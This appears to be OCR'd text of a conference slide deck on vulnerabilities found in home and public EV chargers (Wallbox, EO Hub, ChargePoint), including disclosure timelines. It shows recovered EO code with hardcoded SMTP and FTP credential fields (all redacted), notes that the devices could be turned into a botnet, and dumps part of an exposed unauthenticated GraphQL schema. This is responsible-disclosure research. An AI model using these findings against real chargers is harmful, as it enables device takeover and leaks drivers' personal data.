
Wallbox

- Total control over all chargers
- Lock / Unlock
- No way to firmware update with our own.
- PII leakage
- No platform admin though ☹




Wallbox


- Responded the next day
- Fixed in a couple of days
- Reengaged after a month because we found a second issue quite similar to the first one
- Fixed in a couple of days AGAIN
- Wanted to engage to provide a sight of their new hardware platform
- NDA ? No thanks!




EO Charger / EO Hub

- First charger in the UK
- Based in London
- Department for Transport approved
- Teething problems
- ~15,000 users estimated









EO Charger / EO Hub

- The Raspberry Pi can be easily rooted
- No bootloader security
- Recovery of full source code

(as in 2 python scripts) with hardcoded credentials and full documentation



```
@staticmethod
def send_email(attach_file=""):
    msg = MIMEMultipart('alternative')
    smtpObj = smtplib.SMTP([redacted])
    smtpObj.ehlo()
    smtpObj.starttls()
    smtpObj.ehlo()
    smtpObj.login("[redacted]')
    toEmail, fromEmail = 'EOLog[redacted]s.uk'
    msg['Subject'] = 'Bootstrap Log: ' + Config_Loader.get_linux_address()
    msg['From'] = fromEmail
    body = 'Bootstrap log'
```




```
#### CONSTANTS ####
self.OFFLINE_MODE = False
self.CONFIG_FILE = '/boot/hub.ini'
self.FW_ADDED_CHKSUM = [redacted] # This charger firmware added the checksum into all packets
self.FILE_KEY = "[redacted]"  # As string for file encryption
self.CCS_ENC_SECRET_KEY = [redacted]   # CCSys decrypt/encrypt Key
self.EO_FLASH_SYNC_ADDR = '[redacted]'  # USED TO GLOBALLY TELL UNITS TO RE-SYNC THEIR FLASHING
self.UPDATE_FOLDER = "update"  # Folder name for update
self.UPDATE_FILE_NAME = "update"  # name of update script
self.CONST_TERM_RESEND = 10  # Seconds untill a termination is being resent
self.CONST_TERM_FAILRE = 60  # Seconds till we think there is a problem with this message
self.CONST_TERM_SES_CHECK = 120  # Time untill sesssions are checked with server
self.CONST_CCS_FTP_SVR = "[redacted]"  # FTP Address for sending the log files
self.CONST_CCS_FTP_USR = "[redacted]"  # FTP Creds
self.CONST_CCS_FTP_PASS = "[redacted]# FTP Creds
self.CONST_CCS_FTP_PORT = [redacted]# Custom port for FTP sending
```

EO Charger / EO Hub

- Full decryption of all devices’ communications
- Total control over the devices
- Mimicking the server communication
- Make all the devices part of a botnet without needing to reflash!
- PII leakage
- Credentials leakage
- Platform admin ☺

EO Charger / EO Hub

- Responded in timely fashion
- Worked hard in reworking their communications and everything.
- Their new and improved EO Mini uses a Raspberry Pi. AGAIN



Raspberry Pi Based Chargers

- Valid prototyping device , not a good idea to be put into production
- Allows an **easy extraction of all stored data**, including credentials and the Wi-Fi PSK
- Easily rootable
- No secure bootloader


Chargers based on the Raspberry Pi

- EO Hub / EO Mini
- Wallbox
- Hypervolt

Public Chargers

ChargePoint


- ChargePoint is an American electric vehicle infrastructure company based in Campbell, California
- One of the top 3 public charger providers in the world
- Went public in 2021



Date	Number of "spots"
June 2017	35,900 [13]
July 2018	47,000 [14]
September 2018	53,000 [15]
November 2018	57,000 [16]
January 2019	58,000 [17]
June 2019	65,000 [18]
September 2019	100,000 [19]
November 2019	103,700 [20]
September 2020	114,000 [21]

ChargePoint

- Publicly-exposed unauthenticated GraphQL endpoint with introspection enabled
- Potentially leaking their full schema as no authentication parameters were to be seen



```
# Welcome to GraphiQL
#
# GraphiQL is an in-browser IDE for writing, validat
# testing GraphQL queries.
#
# Type queries into this side of the screen, and you
# see intelligent typeaheads aware of the current Gr
# live syntax and validation errors highlighted with
#
# To bring up the auto-complete at any point, just p
#
# Press the run button above, or Cmd-Enter to execut
# will appear in the pane to the right.
```

ExternalPortConnectors(DeviceIDMax: IDType, First: [ExternalPortConnectorsOrderBy], ConnectorID: [IDType], ConnectorIDMin: IDType, DeviceID: [IDType], PortIDMin: IDType, PortIDMax: IDType, IsNull: [ExternalPortConnectorsNullable], IsNotNull: [ExternalPortConnectorsNullable], Count: Int, ConnectorIDMax: IDType, DeviceIDMin: IDType, PortID: [IDType]): [ExternalPortConnectors]

ExternalPorts(DeviceIDMin: IDType, LastUsedMax: Time, ID: [IDType], Name: String, IDMax: IDType, IsNull: [ExternalPortsNullable], Count: Int, DeviceID: [IDType], DeviceIDMax: IDType, LastUsed: Time, LastUsedMin: Time, IDMin: IDType, Status: String, StatusLike: String, NameLike: String, IsNotNull: [ExternalPortsNullable], First: [ExternalPortsOrderBy]): [ExternalPorts]

ExternalSessions(StationName: String, EndReasonLike: String, ChargingDuration: Int, DispensedKWh: Float, EndReason: String, EndTime: Time, EndTimeMin: Time, DispensedKWhMax: Float, StationAddressLike: String, ChargingDurationMin: Int, StartTime: Time, StartTimeMin: Time, StartTimeMax: Time, NetworkNameLike: String, OutletNumberMin: Int, StationAddress: String, IsNull: [ExternalSessionsNullable], Count: Int, NetworkName: String, StationNameLike: String, OutletNumber: Int, ExternalSessionID: String, DriverID: Int, First: [ExternalSessionsOrderBy], EvseID: String, OccupiedDuration: Int, OccupiedDurationMin: Int, OccupiedDurationMax: Int, EndTimeMax: Time, ExternalSessionIDLike: String, IsNotNull: [ExternalSessionsNullable], OutletNumberMax: Int, EvseIDLike: String, DriverIDMin: Int, DriverIDMax: Int, ChargingDurationMax: Int, DispensedKWhMin: Float): [ExternalSessions]

ExternalSessionsAgg(ChargingDurationMax: Int, DispensedKWhMin: Float, ChargingDurationAvgMin: Int, DispensedKWhSumMax: Float, StartTimeMinMax: Time, OutletNumberMaxMax: Int, OccupiedDurationMax: Int, StartTimeMax: Time, ChargingDurationMin: Int, First: [ExternalSessionsAggOrderBy], ChargingDurationSumMax: Int, ChargingDurationAvgMax: Int, ChargingDurationMinMax: Int, DispensedKWhAvgMin: Float, StationAddressLike: String, NetworkName: String, OutletNumberSumMax: Int, OutletNumberMinMin: Int, IsNotNull: [ExternalSessionsAggNullable], StartTimeSumMax: Time, OccupiedDurationAvgMin: Int, EndTimeMaxMax: Time, Groups: [ExternalSessionsAggGroupByables], EndReasonLike: String, StationName: String, ChargingDurationMaxMin: Int, DispensedKWhSumMin: Float, StartTimeAvgMin: Time, OccupiedDurationMinMax: Int, OutletNumberAvgMax: Int, OutletNumberMax: Int, OccupiedDurationMin: Int, DriverIDMax: Int, StartTimeMin: Time, ExternalSessionID: String, OccupiedDurationSumMax: Int, OccupiedDurationAvgMax: Int, EndReason: String, EvseID: String, DispensedKWhAvgMax: Float, DispensedKWhMinMin: Float, DispensedKWhMaxMin: Float, OutletNumberMaxMin: Int, StartTime: Time, ChargingDurationMinMin: Int, StationNameLike: String, IsNull: [ExternalSessionsAggNullable], DispensedKWhMinMax: Float, StartTimeMaxMin: Time, OccupiedDurationSumMin: Int, OccupiedDurationMaxMin: Int, OutletNumberMin: Int, EndTimeMax: Time, Count: Int, EndTime: Time, DriverID: Int, StationAddress: String, StartTimeSumMin: Time, OccupiedDurationMaxMax: Int, EndTimeMaxMin: Time, ExternalSessionIDLike: String, StartTimeAvgMax: Time, DispensedKWhMaxMax: Float, EndTimeAvgMax: Time, EndTimeMinMax: Time, OccupiedDuration: Int, ChargingDurationMaxMax: Int, DispensedKWh: Float, EndTimeSumMin: Time, OutletNumberMinMax: Int, EndTimeSumMax: Time, OutletNumber: Int, OutletNumberSumMin: Int, DriverIDMin: Int, NetworkNameLike: String, ChargingDuration: Int, OutletNumberAvgMin: Int, EndTimeMin: Time, EvseIDLike: String, OccupiedDurationMinMin: Int, EndTimeAvgMin: Time, EndTimeMinMin: Time, StartTimeMinMin: Time, StartTimeMaxMax: Time, DispensedKWhMax: Float,

ChargePoint

- CMA and crime ALERT!
- API research is tricky on that
- Never EVER interact with a device you don't own
- If you mistakenly do it, notify the vendor IMMEDIATELY

ChargePoint


- Responded in an hour
- Fixed on the same day
- Excellent response
- Acknowledged issue
- We could have checked further ☹

Potential Issues

The Open Charge Point Protocol is an application protocol for communication between Electric vehicle charging stations and a central management system, also known as a charging station network, similar to cell phones and cell phone networks

